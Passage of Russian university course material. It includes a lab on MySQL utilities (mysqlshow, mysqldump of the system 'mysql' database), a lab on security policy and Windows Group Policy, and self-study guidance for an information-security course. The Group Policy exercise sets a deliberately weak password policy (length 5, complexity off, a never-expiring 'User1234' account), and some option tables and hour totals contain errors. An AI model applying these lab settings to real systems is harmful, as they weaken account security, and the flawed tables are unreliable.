Следует заметить, что в случае использования mysqladmin для установки пароля, не требуется использование функции password(). Mysqladmin сам заботится о шифровании пароля.

### Mysqlaccess

Используется для проверки привилегий пользователя для доступа к конкретной базе данных. Общий синтаксис:

***mysqlaccess [host] [user] [db] on|off***

Полезная утилита для проверки прав доступа пользователя, если он получает сообщение Access denied, при попытке соединиться с базой данных.

## Опции:

**Таблица 18 - Опции команды MySQLAccess**

|                             |                                           |
|-----------------------------|-------------------------------------------|
| -?, --help                  | Справка                                   |
| -u, --user=[username]       | Имя пользователя                          |
| -p, --password=[password]   | Пароль пользователя                       |
| -h, --host=[hostname]       | Имя хоста для проверки прав доступа       |
| -d, --db=[dbname]           | Имя базы данных для проверки прав доступа |
| -U, --superuser=[susername] | Имя суперпользователя(root)               |
| -P, --spassword=[spassword] | Пароль администратора                     |
| -b, --brief                 | Выводит краткие сведения о таблице        |

## Mysqlshow

Используется, чтобы показать, с какими базами данных работает сервер, какие таблицы содержит каждая БД и какие колонки есть в каждой таблице. Синтаксис:

***mysqlshow [onuuu] [database [table [field]]]***

Mysqlshow может использовать следующие параметры:

**Таблица 19 - Параметры команды Mysqlshow**

|                           |                             |
|---------------------------|-----------------------------|
| -?, --help                | Справка                     |
| -h, --host=[hostname]     | Имя сервера                 |
| -k, --key                 | Показать ключи для таблицы  |
| -p, --password=[password] | Пароль пользователя         |
| -u, --user=[username]     | Имя пользователя            |
| -p, --port=[port]         | Порт для связи              |
| -V, --version             | Вывести информацию о версии |

Если ввести mysqlshow без аргументов, будут показаны все базы данных, если указать имя БД, будут показаны все таблицы в ней.

Команды

***mysqlshow***

***mysqlshow mysql***

## Mysqldump

Программа mysqldump используется для создания дампа содержания базы данных MySQL. Она пишет инструкции SQL в стандартный вывод. Эти инструкции SQL могут быть переназначены в файл. Можно резервировать базу данных MySQL, используя mysqldump, но при этом Вы должны

убедиться, что в этот момент с базой данных не выполняется никаких других действий. А то mysqldump Вам такого нарезервирует...

Программа mysqldump поддерживает следующие параметры (Вы можете использовать короткую или подробную версию):

**Таблица 20 - Опции команды MySQLdump**

|                           |                                                                                                                         |
|---------------------------|-------------------------------------------------------------------------------------------------------------------------|
| -#, --debug=[options]     | <b>Вывести в протокол отладочную информацию. В общем виде 'd:t:o, filename'.</b>                                        |
| -, --help                 | Справка.                                                                                                                |
| -c, --compleat-insert     | Генерируйте полные инструкции insert (не исключая значений, которые соответствуют значениям столбца по умолчанию).      |
| -h, --host=[hostname]     | Соединиться с сервером hostname.                                                                                        |
| -d, --no-data             | Экспорт только схемы информации (исключая данные).                                                                      |
| -t, --no-create-info      | Экспорт только данных, исключая информацию для создания таблицы. Противоположность -d.                                  |
| -p, --password=[password] | Пароль пользователя, для соединения с сервером MySQL. Обратите внимание, что не должно быть пробела между -p и паролем. |
| -q, --quick               | Не буферизовать результаты запроса, дампы выдать непосредственно к STDOUT.                                              |
| -u, --user=[username]     | Имя пользователя. Если не задано, используется текущий логин.                                                           |
| -v, --verbose             | Вывести подробную информацию относительно различных стадий выполнения mysqldump.                                        |
| -P, --port=[port]         | Порт для связи.                                                                                                         |
| -V, --version             | Информация о версии.                                                                                                    |

Вы можете направить вывод mysqldump в клиентскую программу MySQL, чтобы копировать базу данных. ПРИМЕЧАНИЕ: Вы должны убедиться, что база данных не изменяется в это время, иначе Вы получите противоречивую копию!

Для справки:

```
mysqldump -u root -p mysql user>mysql-1.sql
mysqldump -u root mysql>mysql-2.sql
```

**Примечание** флаг -p используется в случае, если пользователь наделен паролем.

После выполнения этой команды у нас появился файл `mysql-1.sql` и `mysql-2.sql`. Загрузим их в текстовый редактор, чтобы поподробнее изучить, и, возможно, немного поправить.

### **Задание**

Запустите сервер MySQL. Зарегистрируйте своего пользователя в консольном приложении, задайте ему права.

С помощью утилиты `Mysqlshow` выполните команду на просмотр структуры и состав таблиц базы `Mysql`. Приведите в отчете её схему. С помощью утилиты `Mysqldump` получите полный дамп базы `Mysql` (данные и таблицы), а также отдельные дампы таблиц и данных.

### **Контрольные вопросы:**

1. Каким способом возможен запуск серверной части СУБД.
2. Что такое привилегия. Каково её предназначение.
3. Какие основные утилиты входят в состав СУБД, какие функции они выполняют.

### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №23-24

**Формируемые компетенции:** ПК-3; ПК-4

Словосочетание "*информационная безопасность*" в разных контекстах может иметь различный смысл. В **Доктрине информационной безопасности Российской Федерации** термин "информационная безопасность" используется в широком смысле. Имеется в виду состояние защищенности национальных интересов в информационной сфере, определяемых совокупностью сбалансированных интересов личности, общества и государства.

В **Законе РФ "Об участии в международном информационном обмене"** информационная безопасность определяется аналогичным образом – как состояние защищенности информационной среды общества, обеспечивающее ее формирование, использование и развитие в интересах граждан, организаций, государства.

Под *информационной безопасностью* будем понимать защищенность информации и поддерживающей инфраструктуры от случайных или преднамеренных воздействий естественного или искусственного характера, которые могут нанести неприемлемый ущерб субъектам информационных отношений, в том числе владельцам и пользователям информации и поддерживающей инфраструктуры.

**Защита информации** – это комплекс мероприятий, направленных на обеспечение информационной безопасности.

Комплекс работ по внедрению политики информационной безопасности можно разделить на 3 этапа

**На первом этапе** определяются общие подходы к политике ИБ, определяются группы ИБ и общее описание разрешений.

**На втором этапе** осуществляется документирование политики ИБ: составление правил и инструкций для работников организации.

**На третьем этапе** осуществляется реализация (внедрение) политики ИБ как программными, так и аппаратными средствами.

Следует разработать ряд правил, которые помогут регламентировать работу всех пользователей в сети (как привилегированных так и не привилегированных). В частности следует разработать:

- правила административного обслуживания;
- перечень прав и обязанностей пользователей;
- правила для администраторов;
- правила создания «гостевых» учетных записей.

Разработка таких правил позволит получить ряд преимуществ:

- рутинные задачи всегда выполняются одинаково;
- уменьшение вероятности появления ошибок;
- работа по инструкциям выполняется гораздо быстрее.

Помимо разработки ряда правил для пользователей следует предусмотреть (разработать) стандартные методики:

- подключения и конфигурирования и модернизации компьютеров;
- инсталляции и деинсталляции программного обеспечения;
- резервного копирования данных;
- назначения адресов;
- и т.д.

Например, считается, что управление адресами и именами компьютеров, идентификаторами пользователей и групп должно осуществляться единообразно.

## **Правила для пользователей**

Во многих организациях существуют специально разработанные правила пользователей, только после подписания, которых пользователь получает доступ к сети организации.

В правилах для пользователя необходимо регламентировать такие вопросы:

- использование учетных записей совместно с друзьями и родственниками;
- использование программ дешифровки паролей;
- нарушение нормального процесса обслуживания;
- использование чужих учетных записей;
- использование файлов, чужих учетных записей;
- использование системных ресурсов;
- копирование защищенных авторскими правами материалов;
- возможная незаконная деятельность (мошенничество, клевета и др.).
- вовлечение в деятельность, которая является незаконной.

Пример соглашения, которое могут подписывать студенты факультета - скачать в формате: [ODT](#), [PDF](#), [DOC](#).

## **Правила для администраторов**

В правилах для администраторов должны быть сформулированы руководящие принципы использования предоставленных привелегий и соблюдения секретности пользовательских данных. Следует особо отметить использование учетных записей строго индивидуально.

## **Правила и методики для экстренных случаев**

Следует заблаговременно предусмотреть действия при различных нештатных ситуациях. Например, для аварийных ситуаций следует указать

лиц с их телефонами, которых надо предупредить в первую очередь. При выходе из строя программного обеспечения можно указать серийные номера для их самостоятельной переустановки или контактную информацию поставщика программного обеспечения.

### **Безопасность в домене под управлением Windows**

Преимущества использования групповой политики:

- При интеграции со службой *Active Directory* позволяет как централизованно, так и децентрализованно управлять параметрами безопасности и настройками пользователей.
- Обладает гибкостью и масштабируемостью. Может быть применена в широком наборе конфигураций системы.
- Предоставляет администратору единый инструмент управления с простым и понятным интерфейсом – **Групповая политика**.
- Обладает высокой степенью надежности и безопасности.

Политика безопасности в сети на основе **Windows** храниться в двух типах объектов:

- локальный объект групповой политики;
- объект групповой политики домена.

Для работы с объектами групповой политики используется оснастка **Групповая политика**, которая может запускаться как для локального компьютера, так и для удаленного.




Рисунок 1. Редактор объектов групповой политики.

В структуре объекта групповой политики выделяется 2 раздела (узла):

- *Узел конфигурации компьютера.* Содержит параметры всех политик, определяющих работу компьютера. Они регулируют параметры функционирования операционной системы, определяют права пользователей в системе.
- *Узел конфигурации пользователя.* Содержит параметры всех политик, определяющих работу пользователя на компьютере. Они регулируют вид рабочего стола и конфигурацию рабочей среды, управляют пользовательскими сценариями входа и выхода.

Каждый из перечисленных выше узлов содержит:

- *Административные шаблоны.* Здесь находится групповая политика, определяющая параметры реестра, задающие работу в и внешний вид рабочего стола, компоненты операционной системы и приложений.
- *Параметры безопасности.* Служит для настройки параметров системы безопасности компьютеров: политик аудита и блокировки учетных записей, права пользователя и т.п.
- *Установка программ.* Служит для централизованного управления программным обеспечением организации. С его помощью можно задать различные режимы установки новых программ на компьютеры пользователей.
- *Сценарии.* Сценарии используются для автоматического выполнения набора команд при загрузке операционной системы и в процессе завершения ее работы.
- *Перенаправление папок.* Позволяет перенаправлять обращение к специальным папкам в сеть.

## **Выполнение работы**

**Задание 1. Создайте документы, описывающие политику информационной безопасности для школы, и сохраните их в личной папке.**

- правила административного обслуживания;
- перечень прав и обязанностей пользователей;
- правила для администраторов;
- правила создания «гостевых» учетных записей.

## Задание 2. Создание и редактирование групповой политики.

1. Откройте диалоговое окно оснастки **Пользователи и компьютеры** (*Пуск/Администрирование/Active Directory – Пользователи и компьютеры*).
2. Выполните редактирование политики безопасности домена, созданную автоматически:
  - откройте диалоговое окно свойств домена **example.edu.ru** (контекстное меню/Свойства);
  - перейдите на вкладку **Групповая политика**;  
*В списке будет расположена политика домена по умолчанию Default Domain Policy.*




Рисунок 2. Свойства домена.

- откройте диалоговое окно (**Редактор объектов групповой политики**) изменения политики **Default Domain Policy**(двойной щелчок по политике);




*Рисунок 3. Редактор объектов групповой политики.*

- внесите в изменения в политику паролей:
  - перейдите в раздел **Политика паролей** (*Конфигурация компьютера/Конфигурация Windows/Параметры безопасности/Политики учётных записей/Политики паролей*);




Рисунок 4. Политика паролей.

- установите **минимальную длину пароля**: откройте окно изменения параметров пароля (двойной щелчок по надписи **Мин. длина пароля**) и введите в поле **Длина пароля не менее – 5 (OK)**;
- отключите **соответствие пароля требованиям сложности**:
  - откройте диалоговое окно свойств требования сложности (двойной щелчок по надписи **Пароль должен отвечать требованиям сложности**);
  - установите радиокнопку *Отключить*;
  - подтвердите изменения кнопкой **OK**;
- отключите **возможность использования экранных заставок**:
  - перейдите в раздел **Экран (Конфигурация пользователя/Административные шаблоны/Экран)**;
  - откройте диалоговое окно свойств **Использовать экранные заставки** и выберите *Отключен*;

- подтвердите изменения кнопкой **ОК**.
  - закройте Редактор объектов групповой политики (*Консоль/Выход*);
  - закройте диалоговое окно свойств домена кнопкой **ОК**.
3. Создайте новую политику для учителей:
- откройте диалоговое окно свойств домена **example.edu.ru** (*контекстное меню/Свойства*) и перейдите на вкладку **Групповая политика**;
  - активизируйте создание новой политики кнопкой **Создать**;
  - введите название политики - *Teachers*;
  - самостоятельно измените созданную политику, отключив пользователям возможность менять фон рабочего стола.
4. Закройте редактор объектов групповой политики.

### **Задание 3. Создание групп и учетных записей пользователей.**

1. Откройте оснастку **Пользователи и компьютеры**.
2. Создайте новую учетную запись пользователя в контейнере **Students**:
  - откройте диалоговое окно **Новый объект – Пользователь**, кнопкой *Создание нового пользователя в текущем контейнере* ;
  - введите данные о пользователе:
    - Полное имя пользователя – *Просто Пользователь*;
    - Имя входа пользователя (логин) – *JustUser*;
    - Подтвердите введенные данные кнопкой *Далее*.




*Рисунок 5. Ввод данных нового пользователя.*

- установите пароль для пользователя:
  - введите в поле **Пароль** – *User1234*;
  - введите в поле **Подтверждение** – *User1234*;
  - установите флажок *Срок действия пароля не ограничен*;
  - завершите ввод пароля кнопкой **Далее**.

*В правой области отобразиться запись,  
соответствующая созданному пользователю.*

### 3. Введите более полную информацию о пользователе:

- откройте диалоговое окно свойств пользователя (двойной щелчок по надписи **Просто пользователь**);
- введите в поле **Описание** – *это тестовый пользователь*;
- введите в поле **Комната** - номер кабинета в котором проходит занятие - *316*;
- введите в поле **Телефон** – *<номер своего мобильного телефона>*;

- укажите адресные данные на вкладке **Адрес**;
- укажите несколько дополнительных телефонов пользователя на вкладке **Телефоны**;
- завершите изменение данных пользователя кнопкой **ОК**.

4. Создайте группу **group1** в контейнере **Students**:

- откройте диалоговое окно создания групп (*контекстное меню/Создать/Группа*);
- введите имя группы – *group1*;
- завершите создание группы кнопкой **ОК**.




*Рисунок 6. Создание группы.*

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2



МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ  
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ**

для обучающихся по организации и проведению самостоятельной работы  
по дисциплине «Информационная безопасность автоматизированных и  
телекоммуникационных систем»

для студентов направления подготовки  
10.03.01 «Информационная безопасность»

Направленность (профиль):

«Организация и технологии защиты информации (по отрасли или в сфере  
профессиональной деятельности)»

## **СОДЕРЖАНИЕ**

Введение

Общая характеристика самостоятельной работы студента

Технологическая карта самостоятельной работы студента

Порядок выполнения самостоятельной работы

Список рекомендуемой литературы

## **ВВЕДЕНИЕ**

*Целью* освоения дисциплины является развитие и формирование у студентов общекультурных и профессиональных навыков, необходимых для решения задач моделирования, проектирования, разработки, внедрения и эксплуатации систем безопасности автоматизированных информационных систем.

Дисциплина призвана содействовать усилению практической направленности образования, формированию и укреплению технической, нормативно-методической культуры студентов.

*Задачи* освоения дисциплины:

- изучить основы стандартизации (нормативно-методической регламентации) требований к защищенным автоматизированным системам, процессов их создания и эксплуатации;
- изучить методы выявления и оценки угроз информационной безопасности автоматизированных систем;
- изучение математических моделей безопасности автоматизированных информационных систем;
- изучить методы и средства защиты информации в автоматизированных информационных системах;
- сформировать умения и навыки выбора и применения средств защиты информации автоматизированных информационных систем;
- сформировать умения и навыки управления информационной безопасностью автоматизированных систем.

сформировать навыки работы с нормативно-методическими документами (стандартами).

### **1. Общая характеристика самостоятельной работы студента**

Самостоятельная работа включает те разделы курса, которые не получили достаточного освещения на лекциях по причине ограниченности лекционного времени и большого объема изучаемого материала.

Методическое обеспечение самостоятельной работы по дисциплине состоит из:

- 1) Определения учебных вопросов, которые студенты должны изучить самостоятельно;
- 2) Подбора необходимой учебной литературы, обязательной для проработки и изучения;
- 3) Поиска дополнительной научной литературы, к которой студенты могут обращаться по желанию, если у них возникает интерес в данной теме;
- 4) Определения контрольных вопросов, позволяющих студентам самостоятельно проверить качество полученных знаний;
- 5) Организации консультаций преподавателя со студентами для разъяснения вопросов, вызвавших у обучающихся затруднения при самостоятельном освоении учебного материала.

Самостоятельная работа студента – это особым образом организованная деятельность, включающая в свою структуру такие компоненты, как:

- уяснение цели и поставленной учебной задачи;
- четкое и системное планирование самостоятельной работы;
- поиск необходимой учебной и научной информации;
- освоение собственной информации и ее логическая переработка;
- использование методов исследовательской, научно-исследовательской работы для решения поставленных задач;
- выработка собственной позиции по поводу полученной задачи;

- представление, обоснование и защита полученного решения;
- проведение самоанализа и самоконтроля

**К основным видам самостоятельной работы студентов относится:**

- работа с понятийным аппаратом;
- конспектирование первоисточников;
- проектирование фрагментов исследовательской деятельности;
- анализ научных исследований по психологической проблематике;
- подготовка научного проекта по теме.

Контроль знаний студентов включает формы текущего и итогового контроля. Текущий контроль осуществляется в процессе изучения курса и включает в себя оценку работы студентов на практических занятиях (круглый стол, собеседование, групповые научные проекты, тестирование), а также подготовку домашнего задания.

## 2. Технологическая карта самостоятельной работы студента

| Коды<br>реализуемых<br>компетенций  | Вид<br>деятельности<br>студентов                              | Итоговый<br>продукт<br>самостоятельной<br>работы | Средства и<br>технологии<br>оценки | Объем часов, в том числе |                                          |       |
|-------------------------------------|---------------------------------------------------------------|--------------------------------------------------|------------------------------------|--------------------------|------------------------------------------|-------|
|                                     |                                                               |                                                  |                                    | СРС                      | Контактная<br>работа с<br>преподавателем | Всего |
| 7 семестр                           |                                                               |                                                  |                                    |                          |                                          |       |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Подготовка к<br>лабораторной<br>работе                        | Письменный<br>отчет                              | Собеседование                      | 10.00                    | 2.00                                     | 12.00 |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Подготовка к<br>лекции                                        | Конспект                                         | Собеседование                      | 10.00                    | 2.00                                     | 12.00 |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Самостоятельное<br>выполнение<br>заданий по<br>заданным темам | Конспект                                         | Собеседование                      | 10.00                    | 2.00                                     | 12.00 |
| Итого за 7 семестр                  |                                                               |                                                  |                                    | 30.00                    | 6.00                                     | 36.00 |
| 8 семестр                           |                                                               |                                                  |                                    |                          |                                          |       |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Подготовка к<br>лабораторной<br>работе                        | Письменный<br>отчет                              | Собеседование                      | 8.00                     | 8.00                                     | 4.00  |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Подготовка к<br>лекции                                        | Конспект                                         | Собеседование                      | 8.00                     | 8.00                                     | 4.00  |
| ПК-3 ИД-2<br>ПК-4 ИД-1<br>ПК-4 ИД-2 | Подготовка к<br>зачету                                        | Зачет                                            | Вопросы к зачету                   | 8.00                     | 8.00                                     | 4.00  |
| Итого за 8 семестр                  |                                                               |                                                  |                                    | 24.00                    | 24.00                                    | 48.00 |
| Итого                               |                                                               |                                                  |                                    | 54.00                    | 30.00                                    | 84.00 |

## 3. Порядок выполнения самостоятельной работы

### 3.1 Методические рекомендации по изучению теоретического материала

Комплексное изучение предлагаемой студентам учебной дисциплины  
«Информационная безопасность автоматизированных и телекоммуникационных систем»

предполагает овладение материалами лекций, учебников, программы, творческую работу студентов в ходе проведения практических занятий, а также систематическое выполнение заданий для самостоятельной работы.

В ходе лекций раскрываются основные вопросы в рамках рассматриваемых тем, делаются акценты на наиболее сложные и интересные положения изучаемого материала, которые должны быть приняты студентами во внимание. Материалы лекций являются основой для подготовки студентов к практическим занятиям.

### ***Работа с конспектом лекций***

Просмотрите конспект сразу после занятий. Отметьте материал конспекта лекций, который вызывает затруднения для понимания. Попытайтесь найти ответы на затруднительные вопросы, используя предлагаемую литературу. Если самостоятельно не удалось разобраться в материале, сформулируйте вопросы и обратитесь на текущей консультации или на ближайшей лекции за помощью к преподавателю.

Каждую неделю отводите время для повторения пройденного материала, проверяя свои знания, умения и навыки по контрольным вопросам и тестам.

